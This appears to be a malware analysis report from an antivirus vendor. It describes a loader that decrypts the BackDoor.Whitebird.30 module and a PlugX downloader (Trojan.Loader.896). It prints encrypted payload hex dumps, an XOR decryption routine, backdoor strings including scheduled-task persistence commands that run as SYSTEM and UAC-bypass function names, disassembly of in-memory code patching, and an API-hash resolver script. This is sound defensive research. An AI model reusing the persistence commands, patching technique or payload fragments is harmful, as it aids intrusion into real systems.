00003400:  6A 46 DE D3-E9 BC 00 00-00 81 EB C1-BD 7A 33 81  jF▐╙щ╝   Бы┴╜z3Б
00003410:  EB 11 E0 71-1E 81 EB 06-B5 FC 61 81-C3 48 70 5F  ы◄рq▲Бы♠╡№aБ├Hp_
00003420:  D7 8B 04 1F-5B C6 44 24-78 00 EB 19-85 ED 0F 84  ╫Л♦▼[╞D$x ы↓Еэ☼Д
00003430:  B9 EC FF FF-52 BA 39 3C-D2 FF 81 EA-00 21 9E 45  ╣ь  R║9<╥ Бъ !ЮE
00003440:  E9 4E DD FF-FF 85 C0 0F-86 C9 E2 FF-FF 53 BB AB  щN▌  Е└☼Ж╔т  S╗л
00003450:  84 E1 BA 81-C3 13 C7 68-EC 81 F3 57-6A 41 52 81  Дс║Б├‼╟hьБєWjARБ
00003460:  C3 1B 51 D3-4E 81 F3 E4-5B E3 E1 81-C3 6B 66 78  ├←Q╙NБєф[усБ├kfx
00003470:  B7 81 C3 F8-CC C9 A8 EB-1D 81 C3 81-47 26 8A 81  ╖Б├°╠╔иы↔Б├БG&КБ
00003480:  F3 01 6B 15-C4 81 EB F7-18 DC 7E 81-C3 6D 5D 34  є☺k§─Быў↑▄~Б├m]4
00003490:  60 E9 E2 FA-FF FF 81 EB-F0 05 4F C6-81 EB EA 4A  `щт·  БыЁ♣O╞БыъJ
000034A0:  6A FD 81 C3-2F C5 31 E2-81 F3 07 A9-44 93 81 C3  j¤Б├/┼1тБє•йDУБ├
000034B0:  3C F6 43 01-81 C3 82 BD-08 D0 81 F3-DD 2D 00 85  <ЎC☺Б├В╜◘╨Бє▌- Е
000034C0:  E9 12 E3 FF-FF 81 EE 56-62 B6 94 E9-1C FA FF FF  щ↕у  БюVb╢Фщ∟·
000034D0:  81 F0 79 F5-1F B8 EB 0B-81 E9 60 F7-D6 B7 E9 B6  БЁyї▼╕ы♂Бщ`ў╓╖щ╢
000034E0:  EE FF FF 81-C0 F8 68 C0-57 81 E8 C3-66 4F CB 81  ю  Б└°h└WБш├fO╦Б
000034F0:  E8 A1 1C 08-72 E9 33 DD-FF FF E9 37-EA FF FF E9  шб∟◘rщ3▌  щ7ъ  щ
00003500:  13 CB FF FF-65 DB DB DB-DB DB DB DB-DB DB DB DB  ‼╦  e███████████
00003510:  DB DB DB DB-DB DB DB DB-DB DB DB DB-DB DB DB DB  ████████████████
00003520:  DB DB DB DB-DB DB DB DB-DB DB DB DB-DB DB DB DB  ████████████████
00003530:  DB DB DB DB-DB DB DB DB-DB DB DB DB-DB DB DB DB  ████████████████
00003540:  2B CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB  +╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦
00003550:  CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB  ╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦
00003560:  CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB  ╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦
00003570:  CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB  ╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦
00003580:  CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB  ╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦
00003590:  CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB  ╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦
000035A0:  CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB  ╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦
000035B0:  CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB  ╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦
000035C0:  CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB  ╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦
000035D0:  CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB  ╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦
000035E0:  CB CB CB CB-CB CB CB CB-CB CB CB CB-CB CB CB CB  ╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦╦
000035F0:  CB CB CB CB-98 4D 71 71-3D BC BB C3-1F DA 85 25  ╦╦╦╦ШMqq=╝╗├▼┌Е%
00003600:  A5 A5 A5 A5-A5 A5 A5 A5-45 85 8B B2-BF BE C6 C6  ееееееееEЕЛ▓┐╛╞╞
00003610:  C6 66 66 66-66 1E DE DE-DE DE DE DE-FE 76 86 86  ╞ffff▲▐▐▐▐▐▐■vЖЖ
00003620:  86 96 96 96-96 26 46 46-46 46 46 56-56 46 66 66  ЖЦЦЦЦ&FFFFFVVFff
00003630:  66 64 68 68-6C 6C 6C 6C-6C 6C 6C 6C-68 70 70 70  fdhhllllllllhppp
00003640:  70 70 70 70-70 20 C1 C1-C1 C5 C5 C5-C5 C5 C5 C5  ppppp ┴┴┴┼┼┼┼┼┼┼
00003650:  C7 C7 C7 C7-C7 C7 D7 D7-D7 C7 E7 E7-E7 E7 F7 F7  ╟╟╟╟╟╟╫╫╫╟ччччўў
00003660:  F7 E7 07 07-07 07 07 07-07 17 17 17-17 A7 00 8E  ўч•••••••↨↨↨↨з ОО
00003670:  CC D0 D0 D0-48 DD 1D 1D-31 48 4A 4A-4A 4A 4A 4A  ╠╨╨╨H▌↔↔1HJJJJJJ
00003680:  4A 4A 4A 4A-4A 4A 4A 4A-4A 4A 4A 4A-4A 4A 4A 4A  JJJJJJJJJJJJJJJJ
00003690:  4A 4A 4A 4A-4A 0A 8B 8B-77 8F 8F 8F-8F 8F 8F 8F  JJJJJ◙ЛЛwППППППП
000036A0:  8F 8F 8F 8F-8F 8F 8F 8F-8F 8F 8F 8F-8F 8F 8F 8F  ПППППППППППППППП
000036B0:  8F 8F 8F 8F-8F 8F 8F 8F-8F 8F 8F 8F-8F 8F 8F 8F  ПППППППППППППППП
000036C0:  8F 8F 8F 8F-8F 8F 8F 8F-8F 8F 8F 8F-8F 3F 3F 3F  ППППППППППППП???
000036D0:  4B B0 B6 B6-B6 B6 B6 B6-B6 B6 B6 B6-B6 B6 B6 B6  K░╢╢╢╢╢╢╢╢╢╢╢╢╢╢
```

For decryption, XOR with a dynamic key is used:


```
k = 0x37

s = bytearray()

for i in range(len(d)):

    c = d[i] ^ k

    s.append(c)

    k = (k + c) & 0xff
```

The decrypted data contains an MZPE file with signatures replaced:



```
0000000000: 52 52 00 00 00 00 00 00  00 00 00 00 00 00 00 00  RR
0000000010: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000020: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000030: 00 00 00 00 00 00 00 00  00 00 00 00 F0 00 00 00              ð
0000000040: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000050: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000060: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000070: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000080: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000090: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000000A0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000000B0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000000C0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000000D0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000000E0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000000F0: 53 53 00 00 4C 01 05 00  DC 45 61 60 00 00 00 00  SS  L☺♣ ÜEa`
0000000100: 00 00 00 00 E0 00 0E 21  0B 01 06 00 00 A0 00 00      à ♫!♂☺♠
0000000110: 00 78 00 00 00 00 00 00  20 88 00 00 00 10 00 00   x       ˆ   ►
0000000120: 00 B0 00 00 00 00 00 10  00 10 00 00 00 02 00 00   °     ► ►   ☻
0000000130: 04 00 00 00 00 00 00 00  04 00 00 00 00 00 00 00  ♦       ♦
0000000140: 00 50 01 00 00 04 00 00  00 00 00 00 02 00 00 00   P☺  ♦      ☻
0000000150: 00 00 10 00 00 10 00 00  00 00 10 00 00 10 00 00    ►  ►    ►  ►
0000000160: 00 00 00 00 10 00 00 00  B0 C7 00 00 42 00 00 00      ►   °Ç  B
0000000170: 98 B5 00 00 2C 01 00 00  00 00 00 00 00 00 00 00  ˜µ  ,☺
0000000180: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000190: 00 40 01 00 FC 08 00 00  00 00 00 00 00 00 00 00   @☺ ü◘
00000001A0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000001B0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000001C0: 00 00 00 00 00 00 00 00  00 B0 00 00 74 03 00 00           °  t♥
00000001D0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000001E0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000001F0: F5 9E 00 00 00 10 00 00  00 A0 00 00 00 04 00 00  õž   ►       ♦
0000000200: 00 00 00 00 00 00 00 00  00 00 00 00 20 00 00 60                 `
0000000210: 00 00 00 00 00 00 00 00  F2 17 00 00 00 B0 00 00          ò‡   °
0000000220: 00 18 00 00 00 A4 00 00  00 00 00 00 00 00 00 00   ↑   ¤
0000000230: 00 00 00 00 40 00 00 40  00 00 00 00 00 00 00 00      @  @
0000000240: E4 50 00 00 00 D0 00 00  00 0E 00 00 00 BC 00 00  äP   Ð   ♫   ¼
0000000250: 00 00 00 00 00 00 00 00  00 00 00 00 40 00 00 C0              @  À
0000000260: 00 00 00 00 00 00 00 00  18 00 00 00 00 30 01 00          ↑    0☺
0000000270: 00 02 00 00 00 CA 00 00  00 00 00 00 00 00 00 00   ☻   Ê
0000000280: 00 00 00 00 40 00 00 C0  00 00 00 00 00 00 00 00      @  À
0000000290: 00 0C 00 00 00 40 01 00  00 0C 00 00 00 CC 00 00   ♀    @☺ ♀   Ì
00000002A0: 00 00 00 00 00 00 00 00  00 00 00 00 40 00 00 42              @  B
```

The decoded module is BackDoor.Whitebird.30. In addition, the module overlay contains an encrypted configuration and a module for bypassing UAC:



```
%s
   CONNECT %s:%u HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host:%s
Content-Length: 0
%sProxy-Connection: Keep-Alive
Pragma: no-cache

    Content-Length:     services.exe    S e D e b u g P r i v i l e g e     fnRegIt fnByPassUACWithCMD  system32    \install    Explorer    /c "%s" /c "%s" %s  UnInstall   cmd /c schtasks /create /sc minute /mo %d /ru "%s" /tn "WPD\
%s" /tr "%s"    cmd /c schtasks /create /sc minute /mo %d /ru "NT AUTHORITY\SYSTEM" /tn "Microsoft\Windows\WindowsBackup\%s" /tr "%s"   Software\Microsoft\Windows\CurrentVersion\Run   ServiceIn   "%s\%s" "%s\%s" %s  Users\Public\Dow
nloads\clockinstall.tmp Shell32.dll Task%02x%02x%02x%02x    .ini    Connect%02x%02x%02x%02x wb  rb  ♪   Authorization: Basic    AntiVir Cloud   SYSTEM  ubuntu.com  tmp \   \test   Software\%s Software\Microsoft\Windows Photo Viewer
Windows Photo Viewer        `=ổ▀ПТ↔►Oe◘ ++╤↓b│ ►     .?AV_com_error@@        ь│ ►    .?AVtype_info@@
                                                        pL ►P  ►Ё) ► D ►└Л ►ae ►

[illegible]
```

Trojan.Loader.896

Added to the Dr.Web virus database: 2021-11-03

Virus description added: 2021-11-17

Packer: absent

Compilation date: 2020-14-10


SHA1 hash: ff82dcadb969307f93d73bbed1b1f46233da762f

Description

The backdoors downloader, PlugX, is written in C.


Operating principle

After loading from the main module (`msrers.exe`) using the `LoadLibraryW` function, the trojan loads the `kernel32.dll` library using the `LoadLibraryA`. Then, it gets the address of the exported function `GetModuleFileNameA`:




```
.text:10001398                 call    loc_100013AA
.text:10001398 DllEntryPoint   endp ; sp-analysis failed
.text:10001398
.text:10001398 ; ------------------------------------------------
.text:1000139D aKernel32Dll_0  db 'kernel32.dll',0
.text:100013AA ; ------------------------------------------------
.text:100013AA
.text:100013AA loc_100013AA:                           ; CODE XRE
.text:100013AA                 call    LoadLibraryA
.text:100013AF                 call    check_name
.text:100013AF ; ------------------------------------------------
.text:100013B4 aGetmodulefilen db 'GetModuleFileNameA',0
.text:100013C7
.text:100013C7 ; =============== S U B R O U T I N E ============
.text:100013C7
.text:100013C7
.text:100013C7 ; int __usercall check_name@<eax>(HMODULE@<eax>)
.text:100013C7 check_name      proc near               ; CODE XRE
.text:100013C7
.text:100013C7 ; FUNCTION CHUNK AT .text:100013FF SIZE 00000002 B
.text:100013C7
.text:100013C7                 push    eax             ; hModule
.text:100013C8                 call    GetProcAddress
```

It then obtains the name of the main module using the previously obtained function `GetModuleFileNameA`. It checks if the name contains the substring "ers." (`msrers.exe`):



```
.text:100013C7
.text:100013C7                 push    eax             ; hModule
.text:100013C8                 call    GetProcAddress
.text:100013CD                 push    104h
.text:100013D2                 push    offset file_name
.text:100013D7                 push    0
.text:100013D9                 call    eax             ; GetModuleFileNameA
.text:100013DB                 nop
.text:100013DC                 nop
.text:100013DD                 nop
.text:100013DE                 nop
.text:100013DF                 nop
.text:100013E0                 nop
.text:100013E1                 sub     eax, 7
.text:100013E4                 lea     ebx, file_name
.text:100013EA                 nop
.text:100013EB                 nop
.text:100013EC                 nop
.text:100013ED                 nop
.text:100013EE                 nop
.text:100013EF                 nop
.text:100013F0                 add     ebx, eax
.text:100013F2                 cmp     dword ptr [ebx], '.sre'
.text:100013F8                 jnz     short locret_100013FF
.text:100013FA                 call    do_patch
```

From the hash, 0xEF64A41E gets the function VirtualProtect to change the memory access rights to PAGE_EXECUTE_READWRITE at 0x416362 (msrers.exe):




```
.text:10001257                 sub     esp, 1100h
.text:1000125D                 push    0EF64A41Eh      ; VirtualProtect
.text:10001262                 add     esp, 1104h
.text:10001268                 push    ebp
.text:10001269                 mov     ebp, esp
.text:1000126B                 sub     ebp, 1100h
.text:10001271                 mov     edi, ebp
.text:10001273                 push    1
.text:10001275                 pop     ecx
.text:10001276
.text:10001276 loc_10001276:                           ; CODE XREF: sub_10001257+27↓j
.text:10001276                 nop
.text:10001277                 nop
.text:10001278                 nop
.text:10001279                 call    get_func_addr_kernel32
.text:1000127E                 loop    loc_10001276
.text:10001280                 mov     edi, ebp
.text:10001282                 pop     ebp
.text:10001283                 push    0               ; lpModuleName
.text:10001285                 call    GetModuleHandleA
.text:1000128A                 mov     esi, eax
.text:1000128C                 add     esi, 16362h
.text:10001292                 push    offset unk_10003008
.text:10001297                 mov     eax, 10h
.text:1000129C                 add     eax, 30h ; '0'
.text:1000129F                 push    eax
.text:100012A0                 pop     eax
.text:100012A1                 push    eax
.text:100012A2                 sub     eax, 30h ; '0'
.text:100012A5                 push    eax
.text:100012A6                 push    esi             ; 0x416362
.text:100012A7                 call    dword ptr [edi] ; VirtualProtect
```

The following fragment will modify the code at 0x416362 (msrers.exe):


```
push 0xFFFFFFFF
push 0x100010B0 ; func_addr
ret
```

Place in the main module to be modified:



```
.text:0041635B                     L"TmDbgLog.dll"
.text:0041635B
.text:0041635B                     loc_41635B:                                 ; CODE XREF: sub_
.text:0041635B 50                                  push    eax                 ; lpLibFileName
.text:0041635C FF 15 C8 D0 43 00                   call    ds:LoadLibraryW
.text:00416362 85 C0                               test    eax, eax            ; <- start patch
.text:00416364 75 31                               jnz     short loc_416397
.text:00416366 FF 15 48 D1 43 00                   call    ds:GetLastError
.text:0041636C 3D 5A 04 00 00                      cmp     eax, 45Ah
```

Next, a function is called that receives the base `kernel32.dll`, and the addresses of the functions by hashes.



```
.text:100010C4                 call    get_kernel32_base
.text:100010C9                 mov     ebx, eax        ; int
.text:100010CB                 sub     esp, 1100h
.text:100010D1                 push    12F461BBh
.text:100010D6                 push    0FF0D6657h
.text:100010DB                 nop
.text:100010DC                 nop
.text:100010DD                 nop
.text:100010DE                 push    130F36B2h
.text:100010E3                 push    1EDE5967h
.text:100010E8                 nop
.text:100010E9                 nop
.text:100010EA                 nop
.text:100010EB                 push    0AC0A138Eh
.text:100010F0                 push    94E43293h
.text:100010F5                 nop
.text:100010F6                 nop
.text:100010F7                 nop
.text:100010F8                 push    3E8F97C3h
.text:100010FD                 push    0B4FFAFEDh
.text:10001102                 add     esp, 1120h
.text:10001108                 push    ebp
.text:10001109                 mov     ebp, esp
.text:1000110B                 sub     ebp, 111Ch
.text:10001111                 mov     edi, ebp
.text:10001113                 push    7
.text:10001115                 pop     ecx
.text:10001116
.text:10001116 loc_10001116:                           ; CODE
.text:10001116                 nop
.text:10001117                 nop
.text:10001118                 nop
.text:10001119                 call    get_func_addr_kernel32
.text:1000111E                 loop    loc_10001116
```

Script to get a function by hash:

```
import pefile

ror = lambda val, r_bits, max_bits: \
    ((val & (2**max_bits-1)) >> r_bits%max_bits) | \
    (val << (max_bits-(r_bits%max_bits)) & (2**max_bits-1))

max_bits = 32

library_path_list = [...] # absolute path dlls

def get_func_addr(hash):
    for i in xrange(len(library_path_list)):
        library = library_path_list[i].split('\\')
        name_dll = library[len(library) - 1]

        pe = pefile.PE(library_path_list[i])
        for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
            func_name = exp.name

            hash_name_func = 0
            for j in func_name:
                hash_name_func = ord(j) + ror(hash_name_func, 0x07, 
max_bits)

            if (hash_name_func == hash):
                print '0x{:08x} -> {} -> {}'.format(hash, name_dll, 
exp.name)
                return
```

Received features:

Function name	Hash
VirtualProtect	0xEF64A41E
GetLastError	0x12F461BB
CloseHandle	0xFF0D6657

